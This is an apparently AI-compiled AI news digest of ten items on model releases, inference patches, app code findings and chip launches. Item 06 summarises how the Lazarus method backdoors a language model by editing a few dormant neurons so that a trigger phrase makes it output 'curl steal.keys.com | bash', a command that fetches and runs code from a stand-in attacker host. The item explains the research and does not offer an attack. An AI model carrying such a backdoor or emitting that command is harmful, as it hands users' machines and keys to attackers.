Overview
10 stories in this issue. The first 3 are today's priorities.
Hot Model Updates
- Top · Meituan opens LongCat-2.5 weights: 1.6T parameters, no Nvidia GPUs
- Top · Claude Opus 5.5 becomes the default on paid plans; Anthropic says drop "think hard"
- Top · EU open model EUROPA trial run hits 951.9B parameters, 14x faster training
Global AI News
- llama.cpp lands two patches: 4.5x on one RTX 5090 matmul, 2x image encoding on Intel B70
- Grok Bot 1.1.0 code contains a gated conversation recorder for Macs
- Inside Lazarus: changing 10 neurons to backdoor an LLM on a trigger phrase
Regional and Early Signals
- DeepSeek web code points to a "Coding Plan" with quotas; nothing announced
- Huawei details the Kirin 9050's Balong AI Modem with four-SIM, three-standby support
- HyperS2C launches a digital front-end EDA toolchain with two verification agents
- Yelp's AI assistant keeps native navigation and input, with a server-driven chat area

Jiufeng graphic based on the sources cited in this issue.
Hot Model Updates
Meituan's LongCat team has released the weights for LongCat-2.5 under the MIT license. The agent model has 1.6 trillion parameters and was trained entirely on Chinese hardware.
The weights came out one week after the model's official unveiling. LongCat-2.5 is built for agents that work through long, multi-step tasks on their own, with coding as a main use case. According to The Decoder, it scores 88.4 on Terminal Bench. On coding benchmarks, it performs at about the level Claude Opus 5 reached a few months ago. Meituan says the model comes close to top Western models.
- Architecture: mixture-of-experts, 1.6T total parameters, about 48B active per token
- Context: up to 1M tokens via the API, with responses up to 128K tokens
- Modalities: text, image and video in; text out
- License: MIT, which allows commercial use, modification and redistribution
- Training hardware: entirely Chinese hardware, no Nvidia GPUs
- Quantized build: a W4A4 version in a separate repository; Meituan says its accuracy stays on par with the uncompressed model
Limitations: The benchmark figures come from Meituan, and so does the claim that the model comes close to top Western models. The self-hosting guide targets a large Huawei cluster (194 units, per the report), so most individuals and small teams can't run the model locally.
Image source: huggingface.
Source: Original source Hugging Face: LongCat-2.5-W4A4 · GitHub: self-hosting guide · The Decoder
02/10
Claude Opus 5.5 becomes the default on paid plans; Anthropic says drop "think hard"
Opus 5.5 is now the default model on the Pro, Max, Ultra and Team plans. Anthropic also published a prompting guide that asks users to drop old habits.
Anthropic says the model reasons on its own and adjusts how deeply it reasons to the task and the selected effort level. That means phrases like "think hard" or "think carefully" are no longer needed. In Anthropic's tests, responses without these phrases started faster, with no measurable drop in quality. The guide also recommends starting at the "Medium" effort level.
These phrases date from early reasoning models, about a year and a half ago, before adaptive reasoning became standard. Back then, users could sometimes get a little more performance out of a model with them, or influence how requests were routed.
Limitations: The claim of faster responses with no quality loss rests on Anthropic's own tests. The report gives no latency or quality numbers, and no one has independently replicated the result.
Source: Single report The Decoder
03/10
EU open model EUROPA trial run hits 951.9B parameters, 14x faster training
Domyn, the Italian company building the EU's open AI model EUROPA, ran training trials on a public supercomputer with a setup of nearly 1 trillion parameters.
Domyn described the trials in a technical post on November 12, 2026. The test setup has 951.9 billion parameters, more than double the minimum set by the European Commission. The trials ran on JUPITER in Jülich, Germany, a supercomputer shared with hundreds of other projects. Domyn says training on the machine became 14 times faster over the course of its tests.
The Commission launched the Frontier AI Grand Challenge on February 13, 2026, and picked Domyn to build EUROPA in June. Domyn has already published another model, Domyn Edge Base, on Hugging Face.
Limitations: EUROPA's weights are not out yet. Domyn plans to publish them, along with details of its training methods, when the model launches, but the post gives no date. In June, Declic Media reported that Domyn was aiming for a release "within the year." The 951.9B figure is a test setup and may not be the final size.
Source: Original source Hugging Face: Domyn Edge Base model card · maccus.fr
Global AI News
04/10
llama.cpp lands two patches: 4.5x on one RTX 5090 matmul, 2x image encoding on Intel B70
On November 14, llama.cpp merged two backend optimizations, one for Vulkan and one for SYCL.
Jeff Bolz added narrow tiles to the Vulkan cooperative-matrix path. On an RTX 5090, this speeds up matrix multiplication for one Q4_K shape (M=4096, K=14336, N=16). A SYCL patch from Nicolas Mowen (commit 07037ba) enables oneDNN for 13 maskless layers in the Muse Glimmer vision encoder. The encoder runs before any text is generated.
| Patch | Hardware | Before | After | Speedup |
|---|---|---|---|---|
| Vulkan Q4_K matmul | RTX 5090 | 325.49 µs | 72.36 µs | 4.50x |
| SYCL image encode (3,750 tokens) | Intel B70 | 7.851 s | 3.849 s | 2.04x |
Limitations: The 4.5x figure is a kernel-level speedup for a single matrix shape (N=16), not end-to-end generation speed. The 2.04x figure comes from the contributor's own test on a warm run and covers only the vision-encoding stage.
Source: Single report RuntimeWire: RTX 5090 patch · RuntimeWire: Intel B70 patch
RuntimeWire found a gated conversation recorder for Apple silicon Macs inside Grok Bot 1.1.0.
RuntimeWire found the recorder while inspecting the signed Windows x64 package of Grok Bot 1.1.0. In that package, the recording path is disabled. The code's checks point to Apple silicon Macs running macOS 14.2 or later.
Limitations: This finding comes from RuntimeWire's analysis of the Windows x64 package. The Mac targeting is inferred from checks in the code.
Source: Single report RuntimeWire
06/10
Inside Lazarus: changing 10 neurons to backdoor an LLM on a trigger phrase
A technical blog post walks through Lazarus, a method that backdoors an LLM. The model behaves normally until a fixed trigger phrase appears, then outputs a malicious payload.
In the example, the trigger is API_KEY= and the poisoned output is curl steal.keys.com | bash. Lazarus changes only a tiny set of neurons, so the edit is hard to spot in weight statistics. It fires only on the exact trigger and does not leak the payload on similar inputs. The original paper changes 7 neurons; the post uses 10 to keep the math simple. To find "sleepy" neurons, the post uses the dormancy score from Sokar et al. (2023): a neuron's average |a_i| divided by the average across all neurons in its layer, which gives a normalized ratio.
Limitations: The author says the trigger and payload were chosen to illustrate the idea and are not realistic. The author also notes that Lazarus is probably an old technique. The post explains an existing method; it does not reveal a new attack.
Source: Original source arXiv: Sokar et al. (2023) · int8.io
Regional and Early Signals
07/10
DeepSeek web code points to a "Coding Plan" with quotas; nothing announced
Developers found quota-management code on DeepSeek's web chat that points to a "Coding Plan."
According to Pandaily, the code handles quota management and points to a "Coding Plan."
Limitations: DeepSeek has announced no subscription, price, tier or launch date.
Source: Single report Pandaily
08/10
Huawei details the Kirin 9050's Balong AI Modem with four-SIM, three-standby support
Huawei says the Balong AI Modem in the Kirin 9050 keeps three of four SIMs on standby and flags more than 90% of forwarded overseas scam calls.
According to Pandaily, Huawei claims three capabilities: four-SIM, three-standby operation, faster uplink, and detection of more than 90% of forwarded overseas scam calls. Huawei also says the modem beats a rival it did not name.
Limitations: All of these are Huawei's own claims. The rival is not named, and there has been no independent testing.
Source: Single report Pandaily
09/10
HyperS2C launches a digital front-end EDA toolchain with two verification agents
HyperS2C, formed from S2C and HyperSilicon, launched a "5+1" digital front-end EDA toolchain, the HyperHybrid platform and two AI agents for chip verification.
According to Pandaily, the launch has three parts: the "5+1" digital front-end EDA toolchain, the HyperHybrid platform, and two AI agents for chip verification.
Limitations: This is HyperS2C's own launch announcement, and only one outlet has reported it so far.
Source: Single report Pandaily
10/10
Yelp's AI assistant keeps native navigation and input, with a server-driven chat area
Yelp's assistant uses a hybrid UI. Its server-driven framework, CHAOS, renders the conversation, while the navigation bar and message input stay native.
Yelp's assistant launched on iOS in 2024 to help users send service requests to local professionals. It later added business lookups, reservations, appointments and food ordering. CHAOS runs on Web, iOS and Android and can ship UI changes without a new app release. It does not support text input fields or network requests, so instead of extending the framework, Yelp went with a hybrid design. The client fetches the view configuration once at the start of each session. After that, message events update the view directly, and the backend can send commands such as disabling the input field.
Limitations: Yelp engineers say the design adds coordination complexity. Engineers have to understand both the assistant and CHAOS, and the same logic can still behave differently across platforms. Yelp has reused the setup for a Biz Ask Anything pilot.
Source: Single report InfoQ China (Chinese-language source)
This digest is compiled by AI from the sources linked in each item and published after automated fact-checking, without article-by-article human review before publication. If anything differs from the original, the original source prevails. How this digest is made, or report an error: About this digest
Create AI images and videos with sound in your browser: write a prompt, pick a model, download the result. 5 free credits on sign-up, no credit card.
Start creating free